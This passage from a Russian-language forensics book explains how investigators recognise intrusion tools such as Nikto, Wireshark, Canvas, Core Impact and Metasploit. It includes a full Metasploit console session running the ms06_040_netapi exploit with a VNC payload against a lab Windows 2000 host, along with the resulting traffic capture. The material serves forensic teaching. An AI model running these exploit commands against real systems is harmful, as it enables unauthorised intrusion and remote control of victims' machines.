Как видите, Nikto определяет имя хоста, версию веб-сервера, разрешенный метод HTTP, а также несколько каталогов, включая «cgi-bin» (любимый среди хакеров) и руководство по установке. Как бывший специалист по тестированию на проникновение, я вхожу в азарт, когда сканирование с помощью программы Nikto дает такие результаты. Это означает, что я могу направить атаку именно на эту версию веб-сервера, использовать атаки типа «обратный путь в директориях» и выйти за пределы корневого каталога или попытаться создать учетные данные для себя, поместив необходимую информацию в файлы *.htaccess* и/или *.htpasswd*.

Проведение разведки – это всегда первый этап хакера (по крайней мере, хорошего хакера) в процессе взлома системы. Наличие сведений о работающей операционной системе, об открытых портах, о службах, использующих эти порты, данных о версиях этих служб и любой конфигурационной информации поможет провести более точную атаку. Это буквально означает разницу между количеством дней, необходимых для реализации вторжения, и несколькими минутами атаки.

Если любой из упомянутых инструментов присутствует в системах, вовлеченных в инцидент, следует просмотреть журналы регистрации событий (при условии, что они есть у клиента) и попытаться определить возможные объекты атаки. Верный признак необычной активности – установление соединения между двумя компьютерами, которые, как правило, не обмениваются информацией друг с другом или которым не положено обмениваться данными. Попросите администраторов клиента помочь вам определить, какие действия являются стандартными, а какие – нет.

Можно с уверенностью предположить, что если эти утилиты были найдены в какой-нибудь системе, то она не является главной целью атаки. В сети клиента есть более важный объект, который атакующий пытается найти. На этом этапе можно снова обратиться к сотрудникам ИТ-отдела с просьбой предоставить вам схему сети и указать вам ценные, с их точки зрения, целевые объекты. Обычно это компьютеры, на которых хранятся данные, представляющие интерес для злоумышленника, такие как номера кредитных карт, информация личного порядка или информация, являющаяся собственностью компании (например, данные исследований). Помните, что так бывает не всегда. Компьютер, который использовался для сканирования, может привести к

нескольким другим компьютерам, используемых таким же способом для определения других целевых объектов. Поэтому необходимо очень тщательно проводить анализ регистрационных журналов системы и сети.


Wireshark

Я начинаю думать, что название «Десять самых популярных хакерских инструментов» не очень подходит для этой главы, несмотря на то, что Wireshark действительно занимает второе место среди лучших инструментов обеспечения безопасности в сети. Первые три упомянутые и описанные утилиты не попадают под традиционное представление об инструментах для получения несанкционированного доступа. Они законно используются законными специалистами, ведь так? Как же могут они, а теперь еще и Wireshark входить в десятку лучших инструментов для взлома? Попросту говоря, в этом и заключается весь смысл деятельности хакеров. Применить инструмент в тех целях, для которых он не был предназначен.

В данном случае Wireshark²⁸, ранее известная как Ethereal, – это утилита, которая может анализировать сетевой трафик в формате дампа TCP, а затем показывать эту информацию в подробной красочной таблице. Итак, с какой стати судебный эксперт должен беспокоиться, если в системе установлена программа Wireshark? Разве она не может быть просто утилитой, используемой сетевыми администраторами для выполнения определенных операций в своей повседневной деятельности? Может быть, но может и не быть. Опять же, здесь рекомендуется обратиться к сотрудникам ИТ-отдела, чтобы понять, какие операции считаются стандартными. Если вы нашли в системе программу Wireshark, а администраторы заявляют, что ее здесь быть не должно, то этот случай нужно тщательно изучить.

По умолчанию Wireshark устанавливается в каталог `/usr/bin` и имеет размер 1 294 568 байт. Несмотря на то, что в основном эта утилита применяется для поиска неисправностей в сети, ее также можно использовать для множества других целей. На самом деле цель ее применения зависит от того, что пользователь пытается сделать. В отличие от nmap и Nessus, утилита Wireshark не получает информацию с компьютера. Она просто перехватывает TCP-пакеты и показывает пользователю определенную информацию. Как мы видели в предыдущем примере с «nmap», я использовал Wireshark для отображения трафика, созданного при определении утилитой «nmap» операционной системы и ее версии.

²⁸ www.wireshark.org



Илл. 5.9. Результаты сканирования утилитой «nmap».

На илл. 5.9 показаны результаты сканирования программой «nmap», четко разделенные по времени (обратите внимание, что время по умолчанию показано в секундах), IP-адресу источника, IP-адресу назначения, протоколу и информации, включающей исходный порт, целевой порт, любые установленные флаги и порядковый номер. Если вы не знаете, что ищете, эта информация может показаться бессмысленной. Однако если вы хотите узнать что-то конкретное, эти данные помогут вам определить, что происходит в сети клиента.

Примечание

Несмотря на то, что в этой книге не рассматривается подробно чтение потока данных TCP, мы упоминаем об этом в нескольких местах. Специалист, расследующий инцидент, включающий в себя несколько компьютеров, должен уметь читать сетевые журналы, журналы брандмауэров и списки управления доступом в брандмауэрах. Если в настоящее время вы не понимаете, по меньшей мере, что представляют собой эти данные, я советую вам немедленно этому научиться. В книге «Защита сетевого периметра» («Inside Perimeter Network Security») (авторы: Стивен Норткат (Stephen Northcutt), Ленни Зельцер (Lenny Zeltser), Скотт Уинтерс (Scott Winters), Карен Кент (Karen Kent) и Рональд В. Ричи (Ronald W. Ritchey)) есть отличная статья об анализе сетевых журналов. Книга «The Best Damn Firewall Book Period» (авторы: Роберт Шимонски (Robert J. Shimoski), Дебра Литтлджон Шиндер (Debra Littlejohn Shinder), Томас Шиндер (Thomas Shinder) и Анна Карасик-Хенми (Anne Carasik-Henmi)) также поможет вам понять различные аспекты брандмауэров, сетевых журналов и списков управления доступом.

Canvas и Core Impact

Программа Canvas от компании Immunitysec²⁹ и программа Core Impact от компании Core Security³⁰ – две коммерческие платформы, поставляемые с кодом эксплойта для

²⁹ www.immunitysec.com

³⁰ www.coresecurity.com/index.php5

различных уязвимостей. Среди предлагаемых эксплойтов – удаленно используемые уязвимости сетевых служб, а также эксплойты на стороне клиента, которые убеждают пользователя посетить вредоносный веб-сайт (реализованный самим инструментом) и взламывают компьютер потерпевшего, используя различные клиентские уязвимости.

Canvas – это коммерческий инструмент для тестирования на проникновение от компании ImmunitySec. Благодаря относительно низкой цене эта программа более распространена из этих двух коммерческих платформ тестирования эксплойтов. Платформа Canvas поставляется в виде полностью настраиваемого дистрибутива, написанного на Python (интерпретируемый язык программирования/сценариев), включая исходный код, где пользователи могут модифицировать эксплойты по мере необходимости. Платформа Canvas поддерживается в Windows, Linux, Mac OS X или других операционных системах, в которых может выполняться Python и набор PyGTK. Эта платформа может работать даже в мобильных телефонах. Canvas поддерживает разнообразные опции скрытой работы для обхода всех, кроме самых агрессивных систем предотвращения вторжений. Хоть вы и можете найти платформу Canvas на компьютере злоумышленника, особенности этой программы (а также Core Impact) заключаются в том, что ее функциональность позволяет использовать один компьютер для атаки другого компьютера в сети и что эта функциональность реализовывается полностью в оперативной памяти, не оставляя никаких следов самой программы на накопителе. В большинстве случаев даже не создается ни одной записи в журнале регистрации событий. И хотя такие утилиты тяжело обнаружить, как судебный эксперт вы не должны забывать о них при расследовании инцидентов.

Core Impact (CI) – вероятно, самая известная программа для тестирования на проникновения (благодаря интенсивной рекламе на сайте securityfocus.com и других ресурсах), имеющая похожий набор функциональных возможностей. Она считается более совершенной, чем Canvas, но из-за цены и драконовских условий лицензирования она недоступна для многих потенциальных злоумышленников, а также для специалистов по тестированию на проникновение. Как и Canvas, программа CI может использовать взломанный компьютер в качестве плацдарма для атаки других компьютеров, используя агент CI. CI реализовывает функции маскировки трафика, что помогает обойти системы предотвращения вторжений, а агент, посредством которого атаки перенаправляются через прокси-сервер, выполняется в памяти, не оставляя прямых следов на НЖМД. Сама программа CI работает в ОС Windows, но ее агенты и эксплойты доступны для Windows, Linux, Mac OS X, AIX, Sun Solaris и OpenBSD.

Для того чтобы обнаружить любой из этих инструментов необходима очень детальная настройка журналов регистрации событий. Чтобы зафиксировать ее использование в текущий момент, необходим мониторинг сетевых подключений.


Metasploit Framework

Платформа Metasploit Framework (MSF), занявшая пятое место в сотне лучших инструментов обеспечения безопасности в сети, была первоначально разработана для тестирования на проникновение, разработки сигнатур для систем предотвращения вторжений, а также исследования эксплойтов и сигнатур. Первая версия, появившаяся в 2003 г, была написана на Perl, а недавно программа была полностью переписана на Ruby и включает в себя компоненты на C и ассемблере. Она состоит из ряда инструментов, библиотек, модулей и пользовательских интерфейсов. Главная задача платформы – провести целевую атаку, которая называется «боевая нагрузка» (код, доставляемый эксплойтом на целевой компьютер и выполняемый там). Если атака проведена успешно, конечный пользователь получает доступ к системе через удаленную оболочку.

Платформа MSF, наверное, чаще других из упомянутой десятки используется теми, кто хочет причинить вред целевым компьютерам. Посмотрите на это с такой стороны: атаки уже написаны для пользователя – это взлом почти за несколько щелчков мышью (и более дешевая альтернатива программам Canvas и CI). Применив способы сканирования и идентификации, обсужденные выше, злоумышленник может очень легко узнать, какая операционная система выполняется, какие порты открыты, какие службы и их версии используются. Получив эту информацию, он может найти соответствующий код в MSF и запустить его. В случае успешной атаки злоумышленник получит доступ к оболочке. Готово. Поэтому присутствие этого инструмента в системе чаще всего означает, что происходит или может произойти что-то нехорошее. Этую утилиту имеют право загружать только системные администраторы и специалисты по тестированию на проникновение. Любые другие сотрудники, загрузившие MSF, должны быть допрошены.

На момент написания этой книги текущая версия MSF была доступна для загрузки по адресу www.metasploit.org/framework/download/. У меня ушло 10 секунд, чтобы загрузить файл с именем «framework-3.1.tar.gz» и размером 10 076 364 байт в домашнюю сеть. Я распаковал архив в каталог `/usr/local/src`, где была создана новая папка «framework-3.1».

Установив несколько дополнительных пакетов³¹, я смог запустить MSF в своей ОС Ubuntu 7.10 на виртуальной машине VMware. Помимо традиционной командной строки и графических веб-интерфейсов, в версии 3.1 есть «экспериментальный» графический интерфейс пользователя на основе Ruby³² –, см. илл. 5.10.




Илл. 5.10. Графический интерфейс на базе Ruby.

Как видите, в окне программы имеется раскрывающееся меню как для эксплойтов, так и для дополнительных модулей. Предположим, что вы выбрали своей целью операционную систему Windows. Вы просто нажимаете на стрелку модуля «Эксплойты» (“Exploits”) и выбираете строку «Windows». Затем можно запустить один из множества эксплойтов для Windows. В примере, показанном на илл. 5.11, я выбрал эксплойты «Антивирус» (“Antivirus”).


³¹ <http://metasploit.com/dev/trac/wiki/Metasploit3/InstallUbuntu>

³² www2.ruby-lang.org/en/20020101.html



Илл. 5.11. Эксплойты «Антивирус» (“Antivirus”).


В новый графический интерфейс также встроена возможность вызывать доверенный интерфейс командной строки (см. илл. 5.12).



Илл. 5.12. Metasploit.

Теперь вы знаете, что платформа MSF имеет графический пользовательский интерфейс, который можно запустить локально с помощью Ruby, что превосходно, если вы проводите экспертизу отдельного компьютера, который, вероятно принадлежит злоумышленнику, и вот почему. Чтобы открыть графический интерфейс, необходимо установить и запустить Ruby. Это требует большого количества оперативной памяти и будет бросаться в глаза в любой системе, как видно из результатов команды «top» на моем

компьютере под управлением Ubuntu. Процесс «ruby» занимает 6,4 процента оперативной памяти, что, возможно, и не очень много, если не сравнивать с остальными процессами. Ни один из процессов не использует более 0,03 процента памяти, что в 213 раз меньше по сравнению со следующим самым требовательным процессом.



Илл. 5.13. Использование оперативной памяти.

С какой стати злоумышленник, который, предположительно, уже должен был получить права суперпользователя, чтобы в первую очередь суметь установить MSF, будет прилагать дополнительные усилия, чтобы установить Ruby и настроить графический интерфейс пользователя? Ответ - ... он не будет этого делать. Итак, еще раз, знать о том, что графический интерфейс существует и выполняется на Ruby – необходимо, но бываешь об заклад, что вы никогда не увидите этого в любой другой среде.

В корпоративной среде вы, вероятнее всего, увидите атаки, запущенные из традиционной командной строки или графического веб-интерфейса. Ну и что? – скажите вы. Понятно, что атака может возникнуть из этих двух источников, но как это выглядит? Я рад, что вы спросили!

В моем примере я начал атаку на локальную систему Windows 2000 с пакетом обновления 4 (SP4), используя интерфейс командной строки и графический интерфейс. Атака, которую я выбрал – это «Windows/smb/ms06_040_netapi» – эксплойт для удаленного переполнения буфера³³. В командной строке я указал в качестве цели адрес 192.168.10.125, свой сервер Windows 2000, используя локальный порт 34333, и код «windows/vncinject/bind_tcp» (см. илл. 5.14).

³³ www.securityfocus.com/bid/19409/info

```

Applications Places System cepogue@Forensic1: ~
File Edit View Terminal Tabs Help
msf > use windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms06_040_netapi) > set LPORT 34333
LPORT => 34333
msf exploit(ms06_040_netapi) > set RHOST 192.168.10.125
RHOST => 192.168.10.125
msf exploit(ms06_040_netapi) > set PAYLOAD windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms06_040_netapi) > exploit
[*] Started bind handler
[*] Detected a Windows 2000 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ec188:3.0\ncacn_np:192.168.10.125(\BROWSER) ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ec188:3.0\ncacn_np:192.168.10.125(\BROWSER) ...
[*] Calling the stub data...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (327693 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer in the background.
[*] VNC Server session 1 opened (192.168.10.117:45379 -> 192.168.10.125:34333)
msf exploit(ms06_040_netapi) >
VNC Viewer Free Edition 4.1.1 for X - built Sep 10 2007 17:17:04
Copyright (C) 2002-2005 RealVNC Ltd.
See http://www.realvnc.com for information on VNC.

Thu Mar 27 07:12:57 2008
CConn: connected to host 127.0.0.1 port 5900

Thu Mar 27 07:12:58 2008
CConnection: Server supports RFB protocol version 3.3
CConnection: Using RFB protocol version 3.3

Thu Mar 27 07:12:59 2008
TXImage: Using default colormap and visual, TrueColor, depth 24.
CConn: Using pixel format depth 6 (8bpp) rgb222
CConn: Using ZRLE encoding

Thu Mar 27 07:13:05 2008
CConn: Throughput 1428 kbit/s - changing to full colour
CConn: Using pixel format depth 24 (32bpp) little-endian rgb888

```

Илл. 5.14. Выбор сервера с ОС Windows 2000 в качестве целевого объекта.


Непосредственно перед тем, как начать атаку, я запустил утилиту Wireshark, чтобы увидеть, как выглядит TCP-трафик атаки (см. илл. 5.15).

No.	Time	Source	Destination	Protocol	Info
4	7.997109	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [SYN] Seq=0 Len=0 MSS=1460 TSV=1687879 TSER=0 WS=6
5	7.997274	192.168.10.117	192.168.10.125	TCP	41700 > 34333 [SYN] Seq=0 Len=0 MSS=1460 TSV=1687880 TSER=0 WS=6
6	8.000995	192.168.10.125	192.168.10.117	TCP	microsoft-ds > 59809 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
7	8.001153	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=1687882 TSER=0
